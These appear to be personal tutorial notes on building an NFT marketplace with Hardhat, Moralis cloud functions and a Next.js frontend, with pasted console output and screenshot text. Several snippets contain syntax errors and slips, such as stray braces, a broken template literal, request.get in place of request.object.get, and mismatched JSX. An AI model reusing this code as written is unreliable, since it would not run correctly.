const { moveBlocks } = require("../utils/move-blocks")

const TOKEN_ID = 0
// token id taken from database to cancel manually

async function cancel() {
    const nftMarketplace = await ethers.getContract("NftMarketPlace")
    const basicNft = await ethers.getContract("BasicNFT")
    const tx = await nftMarketplace.cancelListing(basicNft.address, TOKEN_ID)
    await tx.wait(1)
    console.log("NFT cancelled!")
    if (network.config.chainId == "31337") {
        await moveBlocks(2, (sleepAmount = 1000))
    }
}

cancel()
    .then(() => process.exit(0))
    .catch((error) => {
        console.error(error)
        process.exit(1)
    })
}
```

Run `cancel-item.js` :

```
yarn hardhat run scripts/cancel-item.js --network localhost
```

(before cloudfunction have to uploaded to server)

Then check the table, given tokenid record will be deleted from the table.

cloudFunctions/updateActiveItems.js - write Cloud function for ItemBought and when item bought delete item from the activeitem table

```
Moralis.Cloud.afterSave("ItemBought", async (request) => {
  const confirmed = request.object.get("confirmed")
  const logger = Moralis.Cloud.getLogger()
  logger.info(`Marketplace | Object : ${request.object}`)
  if (confirmed) {
    const ActiveItem = Moralis.Object.extend("ActiveItem")
    const query = new Moralis.Query(ActiveItem)
    query.equalTo("marketplaceAddress", request.object.get("address"))
    query.equalTo("nftAddress", request.object.get("nftAddress"))
    query.equalTo("tokenId", request.object.get("tokenId"))
    const boughtItem = await query.first()
    if (boughtItem) {
      logger.info(`Deleting ${request.object.get("objectId")}`)
      await boughtItem.destroy()
      logger.info(
        `Deleting item with Token ID ${request.object.get(
          "tokenId"
        )} at address ${request.object.get("address")}`
      )
    } else {
  }
```

```
        logger.info(`No item found with address ${request.object.get("address")}`)  
    )  
}  
})
```

To test;

upload Cloud function to server

add by-item.js script in contract project

scripts/buy-item.js

```
const { ethers, network } = require("hardhat")
const { moveBlocks } = require("../utils/move-blocks")
const TOKEN_ID = 2
// token id taken from database to cancel manually
async function buyItem() {
    const nftMarketplace = await ethers.getContract("NftMarketPlace")
    const basicNft = await ethers.getContract("BasicNFT")
    const listing = await nftMarketplace.getListing(basicNft.address, TOKEN_ID)
    const price = listing.price.toString()
    const tx = await nftMarketplace.buyItem(basicNft.address, TOKEN_ID, { value: price })
    await tx.wait(1)
    console.log("NFT bought!")
    if (network.config.chainId == "31337") {
        await moveBlocks(2, (sleepAmount = 1000))
    }
}
buyItem()
    .then(() => process.exit(0))
    .catch((error) => {
        console.error(error)
        process.exit(1)
    })
}
```

Run buy-item.js script and check the table

CLASS						
ActiveItem 1 object + Public Read and Write enabled						
	objectId	String	price	String	marketplaceAd...	ACL
+	DPN0c3pm5I8wmd...	1000000000000000	0x5fdbb2315678...	Public Read + ...	30 Apr 2022 at...	2

CLASS						
ActiveItem 0 objects + Public Read and Write enabled						
	objectId	String	price	String	marketplaceAd...	ACL
+	0					

In Marketplace contract we have updateListing() function and it emits ItemListed event.

So we have to check to see if item listed is coming from updated listing.

In ItemListed Cloud function we want to check to see if it already exists.

```
Moralis.Cloud.afterSave("ItemListed", async (request) => {
  .....
  const ActiveItem = Moralis.Object.extend("ActiveItem")

  const query = new Moralis.Query(ActiveItem)
  query.equalTo("marketplaceAddress", request.object.get("address"))
  query.equalTo("nftAddress", request.get("nftAddress"))
  query.equalTo("tokenId", request.object.get("tokenId"))
  query.equalTo("seller", request.object.get("seller"))
  const alreadyListItem = await query.first()
  if (alreadyListItem) {
    logger.info(`Deleting already listed ${request.object.get("objectId")}`)
    await alreadyListItem.destroy()
    logger.info(
      `Deleting item with Token ID ${request.object.get(
        "tokenId"
      )} at address ${request.object.get("address")}` since it is already been
      listed`)
  }
  const activeItem = new ActiveItem()
```

Upload Cloud function to server and check Cloud function.

With all that we now have a way to constantly have this active item table only be the items that are actively on our Marketplace without having to spend any additional gas in our application.

This is going to be way better for user experience because they are not going to have to pay extra gas to keep all these entities and maybe an array or some more data structures.

NOW WE CAN LIST ACTIVE NFT ON FRONT END WITH USING ACTIVEITEM TABLE FROM MORALIS SERVER DATABASE:

IN FRONT END WE WILL USE `useMoralisQuery()` function. <https://github.com/MoralisWeb3/react-moralis#usemoralisquery>

```
import Image from "next/image"
import styles from "../styles/Home.module.css"
import { useMoralisQuery } from "react-moralis"

export default function Home() {
  // How do we show the recently listed NFTs?
  const { data: listedNfts, isFetching: fetchingListedNfts } = useMoralisQuery(
    // Table name
    // Function for the query
    "ActiveItem",
    (query) => query.limit(10).descending("tokenId")
  )
  console.log(listedNfts)
  return <div className={styles.container}></div>
}
```

TO TEST query from activeitem table: (what does the query returns for us?)

BE SURE;

local chain runs
moralis sync
front end run

Browser

- _EventSyncStatus
- _Role
- _Session
- _User
- Activeltem**

index.js?bee7:13

Array(2) i

▶ 0: ParseObject {id: 'dKRmBCd9zI02nvloGRoMGjoi',
▶ 1: ParseObject {id: 'ox27OP3CvnpDv0kzv87HZNUA',
length: 2
▶ [[Prototype]]: Array(0)

▶ > ACTIVELTEM 2 objects • Pub

	objectId	String
3	dKRmBCd9zI02nv1...	
1	ox27OP3CvnpDv0k...	
1	+ +	
1		
2		
0		

[index.js?bee7:13](#)

```
▼ Array(2) ⓘ
  ▼ 0: ParseObject
    className: "ActiveItem"
    id: "dKRmBCd9zI02nvloGRoMGjoi"
    _localId: undefined
    _objCount: 0
    attributes: Object
      ► createdAt: Thu Aug 04 2022 02:09:23 GMT+0300
      marketplaceAddress: "0x5fbdb2315678afecb367"
      nftAddress: "0xe7f1725e7734ce288f8367e1bb14"
      price: "10000000000000000000"
      seller: "0xf39fd6e51aad88f6f4ce6ab8827279cf"
      tokenId: "2"
      ► updatedAt: Thu Aug 04 2022 02:09:23 GMT+0300
      ► [[Prototype]]: Object
        createdAt: (...)

      updatedAt: (...)

      ► [[Prototype]]: Object
    ▼ 1: ParseObject
      className: "ActiveItem"
      id: "0x270P3CvnpDv0kzv87HZNUA"
      _localId: undefined
      _objCount: 1
      attributes: (...)

      createdAt: (...)

      updatedAt: (...)

      ► [[Prototype]]: Object
        ► add: f ()
        ► addAll: f ()
        ► addAllUnique: f ()
```

Showing nft data in frontend (index.js)

```
console.log(listedNfts)
return (
  <div className={styles.container}>
    {fetchingListedNfts ? (
      <div>Loading...</div>
    ) : (
      listedNfts.map((nft) => {
        console.log(nft.attributes)
        const { price, nftAddress, tokenId, marketPlaceAddress, seller } =
          nft.attributes
        return (
          <div>
            Price: {price}, NftAddress: {nftAddress}, TokenId: {tokenId},
Seller:{' '}
            {seller}
          </div>
        )
      ))
    )
  </div>
```

NFT Marketplace

Home

Sell NFT

Connect Wallet

Price: 10000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, TokenId: 2, Seller: 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266
Price: 10000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, TokenId: 1, Seller: 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266

These are the variables taken with nft.attributes in listedNfts.map(nft) function.

MINT ANOTHER NFT:

```
yarn hardhat run scripts/mint-and-list.js --network localhost
```

And check front end

WARNING : IF ADDED FOLLOWING IN updateActiveItem.js LINE DELETE

```
const { default: Moralis } = require("moralis/types")
```

NFT Marketplace

[Home](#)[Sell NFT](#)[Connect Wallet](#)

Price: 10000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, tokenId: 9, Seller: 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266

Price: 10000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, tokenId: 8, Seller: 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266

Price: 10000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, tokenId: 6, Seller: 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266

Price: 10000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, tokenId: 4, Seller: 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266

ⓘ DevTools is now available in Turkish!

[Always match Chrome's language](#)

[Switch DevTools to Turkish](#)

[Don't show again](#)

Console

✖ 2 ⚠ 2 1 ⚡ ⚡ :

Default levels ▾ 1 Issue: 1

update it as soon as possible to enjoy the newest features. Most recent version: 1.11.0

✖ MetaMask - RPC Error: User rejected inpage.js:1 the request. ► Object

► Array(4) index.js?bee7:13
index.js?bee7:20

▼ Object ⓘ
► createdAt: Thu Aug 04 2022 15:49:50 GMT+0300 (G
marketplaceAddress: "0x5fbdb2315678afecb367f032
nftAddress: "0xe7f1725e7734ce288f8367e1bb143e90
price: "10000000000000000000"
seller: "0xf39fd6e51aad88f6f4ce6ab8827279cfffb9
tokenId: "9"
► updatedAt: Thu Aug 04 2022 15:49:50 GMT+0300 (G
► [[Prototype]]: Object

► Object index.js?bee7:20

► Object index.js?bee7:20

► Object index.js?bee7:20

► Array(4) index.js?bee7:13

► Object index.js?bee7:20

► Object index.js?bee7:20

► Object index.js?bee7:20

► Object index.js?bee7:20

Rendering The NFT Images

1.02.48.15

To show the images we will create a new component:

components/NFTBox.js

```
import { useState } from "react"
import { useWeb3Contract, useMoralis } from "react-moralis"

// We will pass the nft data to the nftbox function
export default function NFTBox({ price, nftAddress, tokenId, marketPlaceAddress, seller }) {
    // We want to call token uri and then call the image uri to show the image
    // For this we actually have to wait thowse two API requests to get the actual image.
    // And save that image as state variable on this component here. For this will use
useState.

    const { isWeb3Enabled } = useMoralis()
    const [imageURI, setImageURI] = useState("")


    //    const { runContractFunction: getTokenURI } = useWeb3Contract({
    //        abi:
    //    })
    async function updateUI() {
        // get the tokenURI --> to get the token uri will use useWeb3Contract
        // using the image tab from the tokenURI, get the image
    }
}
```

To get ABI automatically from contract project we will add some script to 99-update-front-end.js

```
.....  
const frontEndAbiLocation = "../nextjs-nft-marketplace-fcc/constants/"  
  
module.exports = async function () {  
    .....  
    await updateAbi()  
}  
}  
  
async function updateAbi() {  
    const nftMarketPlace = await ethers.getContract("NftMarketPlace")  
    fs.writeFileSync(`.${frontEndAbiLocation}NftMarketPlace.json`,  
        nftMarketPlace.interface.format(ethers.utils.FormatTypes.json)  
    )  
    const basicNft = await ethers.getContract("BasicNFT")  
    fs.writeFileSync(`.${frontEndAbiLocation}BasicNFT.json`,  
        basicNft.interface.format(ethers.utils.FormatTypes.json)  
    )  
}
```

Run script:

```
yarn hardhat deploy --tags frontend --network localhost
```



A code editor interface showing several files open in tabs. The tabs include 'addEvents.js', '.env', 'updateActiveItems.js', 'NFTBox.js', 'NftMarketPlace.json', and 'index.js'. The 'NftMarketPlace.json' tab is currently active. The code editor displays the JSON configuration for the NftMarketPlace contract, which includes a constructor function and an error event named 'NftMarketPlace__AlreadyListed'.

```
1  [{"type": "constructor", "payable": false, "inputs": []}, {"type": "error", "name": "NftMarketPlace__AlreadyListed", "i}
```

Add files which has abi to nftbox.js

```
import nftMarketPlaceAbi from "../constants/NftMarketPlace.json"
import nftAbi from "../constants/BasicNFT.json"
```

```
const [imageURI, setImageURI] = useState("")

const { runContractFunction: getTokenURI } = useWeb3Contract({
  abi: nftAbi,
  contractAddress: nftAddress,
  functionName: "tokenURI",
  params: {
    tokenId: tokenId,
  },
})
```

```
async function updateUI() {
  const tokenURI = await getTokenURI()
  console.log(tokenURI)
  // get the tokenURI --> to get the token uri will use useWeb3Contract
  // using the image tab from the tokenURI, get the image
}
```

Make sure updateUI called, we'll add it to a use effect.

```
useEffect(() => {
  if (isWeb3Enabled) {
    updateUI()
  }
}, [isWeb3Enabled]) // this run only anytime is web three enabled changes.
}
```

WARNING :

if (isWeb3Enabled){ updateUI()} not working

After delete if statement it Works and prints console

IT CONSOLES undefined

SOLVED - CONNECT METAMASK TO LOCALHOST

Add NFTBox component to the index.js :

```
import NFTBox from "../components/NFTBox"
```

```
.....  
        return (  
          <div>  
            Price: {price}, NftAddress: {nftAddress}, TokenId: {tokenId},  
Seller:  
            {seller}  
            {seller}  
            <NFTBox  
              price={price}  
              nftAddress={nftAddress}  
              tokenId={tokenId}  
              seller={seller}  
              key={`${nftAddress}${tokenId}`}  
            />  
          </div>  
.....
```

NOT : CHANGE BASIC NFT tokenURI FUNCTION

```
function tokenURI(uint256 tokenId) public view override returns (string memory) {  
    require(_exists(tokenId), "ERC721Metadata: URI query for nonexistent token");  
    return TOKEN_URI;  
}
```

WARNING WARNING WARNING

I can not get tokenuri

NO GOING ON WITH THIS EROR - TOKENURI UNDEFINED

SOLVED ALL THESE BUGS BECAUSE OF NOT
RUN METAMASK AND NOT TO CONNECT
LOCALHOST

TO AVOID THESE BUGS, CONNECT
METAMASK TO LOCALHOST NETWORK

SOLVED SOLVED SOLVED

NFT Marketplace

Home

Sell NFT

0.00000000 0x106

Price: 1000000000000000000. NftAddress:

0xe7f1725e7734ce288f8367e1bb143e90bb3f0512. tokenId: 4.

Seller:0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266

Price: 1000000000000000000. NftAddress:

0xe7f1725e7734ce288f8367e1bb143e90bb3f0512. tokenId: 3.

Seller:0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266

Click the link

The screenshot shows a browser's developer tools error panel. At the top, there are various icons and status indicators. Below them, a message says "Default levels ▾" and "1 Issue: 1". The main area displays a stack trace starting with "at ReactDevOverlay". The stack trace is highlighted with a red rectangle. A blue arrow points from the "Click the link" button on the left towards this red box. The stack trace continues through several internal Next.js and Webpack modules, ending at "react_devtools_backend.js:4029". There are also two numbered callouts: "2 [object Object], [object Object]" and "4 ipfs://bafybeig37ioir76s7 NFTBox.js?3c6a:21 mg5oobtncojcm3c3hxasyd4rvid4jqhy4gkaheg4/?filename=0.PUG.json".

```
at ReactDevOverlay (webpack-internal:///node_modules/next/dist/compiled/@next/react-dev-overlay/client.js:8:23179)
  at Container (webpack-internal:///node_modules/next/dist/client/index.js:323:9)
    at AppContainer (webpack-internal:///node_modules/next/dist/client/index.js:825:26)
      at Root (webpack-internal:///node_modules/next/dist/client/index.js:949:27)

react_devtools_backend.js:4029
[object Object], [object Object]

2
react_devtools_backend.js:4029
[object Object]

4 ipfs://bafybeig37ioir76s7 NFTBox.js?3c6a:21
mg5oobtncojcm3c3hxasyd4rvid4jqhy4gkaheg4/?filename=0.PUG.json
```



ipfs://bafybeig37ioir76s7mg5oobetncojcm3c3hxasyd4rvid4jqhy4gkaheg4/?filen...



```
{  
  "name": "PUG",  
  "description": "An adorable PUG pup!",  
  "image": "https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zz1AuHZjfbPkD6J7s9r41xu1mf8?filename=pug.png",  
  "attributes": [  
    {  
      "trait_type": "cuteness",  
      "value": 100  
    }  
  ]  
}
```

Now we get the image uri and now we want image.

Her we are using https, which isn't decentralized. We need it come from instead of HTTPS, we would need to come from ipfs://... but actually having it has Https ipfs.io

Now we grab token URI and get the image from it.

Not everybody is going to have IPFS companion and not every browser ipfs compatible.

We will change ipfs edition to an https edition. And this known IPFS GATEWAY which is a server that will return IPFS file from a normal URL.

components/NFTBox.js

```
async function updateUI() {
  const tokenURI = await getTokenURI()
  console.log(`The TokenURI is ${tokenURI}`)
  console.log("nft address is : ", nftAddress)
  // We are going to cheat a little here...
  if (tokenURI) {
    // Grab token uri and get image
    // Use IPFS Gateway
    const requestURL = tokenURI.replace("ipfs://", "https://ipfs.io/ipfs/")
    const tokenURIResponse = await (await fetch(requestURL)).json()
    const imageURI = tokenURIResponse.image
    const imgaeURIURL = imageURI.replace("ipfs://", "https://ipfs.io/ipfs/")
    setImageURI(imgaeURIURL)
  }
}
```

Here we are setting `const [imageURI, setImageURI] = useState("")`
this `imageURI`

SECOND WAY TO GET IMAGE:

We could render the image on our server and just call our server

For testnets and mainnet we can use moralis server hooks

Have the world adopt IPFS

Now we can return imageuri to show image on page:

```
}, [isWeb3Enabled]) // this run only anytime is web three enabled changes.  
  
return (  
  <div>  
    <div>{imageURI ? <div> Found it ! </div> : <div> Loading...</div>}</div>  
  </div>  
)
```

NFT Marketplace

Price: 10000000000000000000, NftAddress: 0xe7f1
Seller:0xf39fd6e51aad88f6f4ce6ab8827279cfffb
Loading...

NFT Marketplace

Price: 10000000000000000000, NftAddress: 0xe7f1725e
Seller:0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266
Found it !

SHOWING THE NFTs :

We will use <Image /> nextjs component to render images. <https://nextjs.org/docs/api-reference/next/image>

We are using this tag because it does some optimization on the back end, that means this website wont be able to be deployed to static to a static site, like ipfs. Because now our website requires a server. Technically requires a server because we have moralis.

components/NFTBox.js first import image

```
import Image from "next/image"
```

```
return (
  <div>
    <div>
      {imageURI ? (
        <Image loader={() => imageURI} src={imageURI} height="200"
width="200"></Image>
      ) : (
        <div> Loading...</div>
      )}
    </div>
  </div>
)
```

NFT Marketplace

[Home](#)[Sell NFT](#)

0.00000000

0xd1f6...a88e4f



Price: 10000000000000000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, TokenId: 1,
Seller:0xf39fd6e51aad88f6f4ce6ab8827279cfffb922660xf39fd6e51aad88f6f4ce6ab8827279cfffb92266



Price: 10000000000000000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, TokenId: 0,
Seller:0xf39fd6e51aad88f6f4ce6ab8827279cfffb922660xf39fd6e51aad88f6f4ce6ab8827279cfffb92266



```
Console > 1 ▲ 3 1 | Filter  
Default levels 1 Issue: 1  
https://ipfs.io/ipfs/bafybeig37\_NFTBox.js?3c6a:34  
ioir76s7mg5oobetncojcm3c3hxasyd4rvrid4jqhy4gkaheg  
4/?filename=0-PUG.json  
NFTBox.js?3c6a:36  
{name: 'PUG', description: 'An adorable PUG pu  
p!', image: 'https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8?filename=pug.png', attributes: Array(1)}  
https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8?filename=pug.png
```

```
NFTBox.js?3c6a:36  
{name: 'PUG', description: 'An adorable PUG pu  
p!', image: 'https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8?filename=pug.png', attributes: Array(1)}  
https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8?filename=pug.png
```

>

⋮ Console What's New Issues

Highlights from the Chrome 103 update

Performance
Insights
updates
Better zoom
control,
improved



To make more nice view we will use <https://web3ui.github.io/web3uikit/?path=/story/4-ui-card--regular>

```
import { Card } from "web3uikit"
```

```
{imageURI ? (
    <Card>
        <Image
            loader={() =>
imageURI}
            src={imageURI}
            height="200"
            width="200"
        ></Image>
    </Card>
) : (
```

To get title and description of NFTs:

```
const [imageURI, setImageURI] = useState("")  
const [tokenName, setTokenName] = useState("")  
const [tokenDesription, setTokenDescription] = useState("")
```

```
setImageURI(imgaeURIURL)  
  
setTokenName(tokenURIResponse.name)  
setTokenDescription(tokenURIResponse.description)
```

```
<Card title={tokenName} description={tokenDesription}>
```

localhost:3000

NFT Marketplace

[Home](#)[Sell NFT](#)

0.00000000 0xd1f6...a88e4f

Price: 10000000000000000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, TokenId: 1,
Seller:0xf39fd6e51aad88f6f4ce6ab8827279cfffb922660xf39fd6e51aad88f6f4ce6ab8827279cfffb92266

**PUG**

An adorable PUG pup!

Price: 10000000000000000000000000000000, NftAddress: 0xe7f1725e7734ce288f8367e1bb143e90bb3f0512, TokenId: 0,
Seller:0xf39fd6e51aad88f6f4ce6ab8827279cfffb922660xf39fd6e51aad88f6f4ce6ab8827279cfffb92266



```
the tokenURI is https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8?filename=pug.png
37ioir76s7mg5oobetncojcm3c3hxasyd4rvid4jghy4gkaheg4/?filename=0-PUG.json
nft address is : NFTBox.js?3c6a:30
0xe7f1725e7734ce288f8367e1bb143e90bb3f0512
GETTING IMAGE URL NFTBox.js?3c6a:35
https://ipfs.io/ipfs/bafybeig37 NFTBox.js?3c6a:37
ioir76s7mg5oobetncojcm3c3hxasyd4rvid4jghy4gkaheg4/?filename=0-PUG.json
NFTBox.js?3c6a:39
{name: 'PUG', description: 'An adorable PUG pup!', image: 'https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8?filename=pug.png', attributes: Array(1)}
NFTBox.js?3c6a:39
{name: 'PUG', description: 'An adorable PUG pup!', image: 'https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8?filename=pug.png', attributes: Array(1)}
```

[Console](#) [What's New](#) [Issues](#)

Highlights from the Chrome 103 update

Performance
Insights
updates
Better zoom
control,
improved




```
import { ethers } from "ethers"
```

```
<Card title={tokenName} description={tokenDesription}>
  <div className="p-2">
    <div className="flex flex-col items-end gap-2">
      <div>#{tokenName}</div>
      <div className="italic text-sm">Owned by {seller}</div>
      <Image
        loader={() => imageURI}
        src={imageURI}
        height="200"
        width="200"
      ></Image>
      <div className="font-bold">
        Price : {ethers.utils.formatUnits(price, "ether")} ETH
      </div>
    </div>
  </div>
</Card>
```

Some changes in index.js

```
console.log(listedNfts)
return (
  <div className="container mx-auto">
    <h1 className="py-4 px-4 font-bold text-2xl">Recently Listed</h1>
    <div className="flex flex-wrap">
      {fetchingListedNfts ? (
        <div>Loading...</div>
      ) : listedNfts.map((nft) =>
        const { price, nftAddress, tokenId, marketPlaceAddress, seller } =
          nft.attributes
        return (
          <div>
            <NFTBox
```



Project Structure:

1- Home Page:

1. Show recently listed NFTs
 - 1- If you own the NFT, you can update the listing
 - 2- If not, you can buy the listing

2- Sell Page:

1. You can list your NFT on the marketplace


NOW WE FINISHT 1.1

NEXT IS 1.1.1

We are going to want to show nfts if we're connected to web3.

```
import { useMoralisQuery, useTokenPrice, useMoralis } from "react-moralis"
```

```
export default function Home() {
  // How do we show the recently listed NFTs?
  const { isWeb3Enabled } = useMoralis()
  .....
  return (
    <div className="container mx-auto">
      <h1 className="py-4 px-4 font-bold text-2xl">Recently Listed</h1>
      <div className="flex flex-wrap">
        {isWeb3Enabled ? (
          fetchingListedNfts ? (
            .....
          )
        ) : (
          <div>Web3 Currently Not enabled</div>
        )
      </div>
    </div>
  )
}
```



NFT Marketplace

[Home](#)[Sell NFT](#)[Connect Wallet](#)

Recently Listed

Web3 Currently Not enabled



NFT Marketplace

[Home](#)[Sell NFT](#)

0.00000000 0xd1f6...a88e4f

Recently Listed

#PUG

Owned by 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266



Price : 0.1 ETH

#PUG

Owned by 0xf39fd6e51aad88f6f4ce6ab8827279cfffb92266



Price : 0.1 ETH

1- If you own the NFT, you can update the listing

First we can get the person's METAMASK by grabbing the account from use moralis.

components/NFTBox.js

```
const { isWeb3Enabled, account } = useMoralis()

async function updateUI() {
  .....
  const isOwnedByUser = seller === account || seller === undefined
  const formattedSellerAddress = isOwnedByUser ? "You" : seller

  return (
    <div>
      <div className="italic text-sm">
        Owned by {formattedSellerAddress}
      </div>
    </div>
  )
}
```

Select hardhat-localhost from metamask. Import account using private key from contract Project. Copy it from there
import first account (it is deployer account)

Connect to site with this account.

NFT Marketplace

Recently Listed

#PUG

Owned by You



Price : 0.1 ETH

PUG

An adorable PUG pup!

#PUG

Owned by You



Price : 0.1 ETH

PUG

An adorable PUG pup!

components/NFTBox.js

```
const truncateString = (fullString, stringLength) => {
  if (fullString.length <= stringLength) return fullString
  const separator = "...."
  const separatorLength = separator.length
  const charsToShow = stringLength - separatorLength
  const frontChars = Math.ceil(charsToShow / 2)
  const backChars = Math.floor(charsToShow / 2)
  return (
    fullString.substring(0, frontChars) +
    separator +
    fullString.substring(fullString.length - backChars)
  )
}
```

This will truncate the account

#PUG

Owned by 0xf39f...92266

```
const formattedSellerAddress = isOwnedByUser ? "You" : truncateString(seller || "", 15)
```

Update Listing Modal

1.03.17.21

If nft owned by us, when we click the nft we want to update Marketplace.

For this we will create a new component UpdateListingModel. To update it will show us an popup. And we will call updateListing() function from the NftMarketPlace contract.

And from web3ui we will use Modal <https://web3ui.github.io/web3uikit/?path=/story/5-popup-modal--regular>

```
import { Modal, Input } from "web3uikit"


export default function UpdateListingModal({ nftAddress, tokenId, isVisible }) {
  return (
    <Modal isVisible={isVisible}>
      <Input
        label="Update listing price in L1 Currency (ETH)"
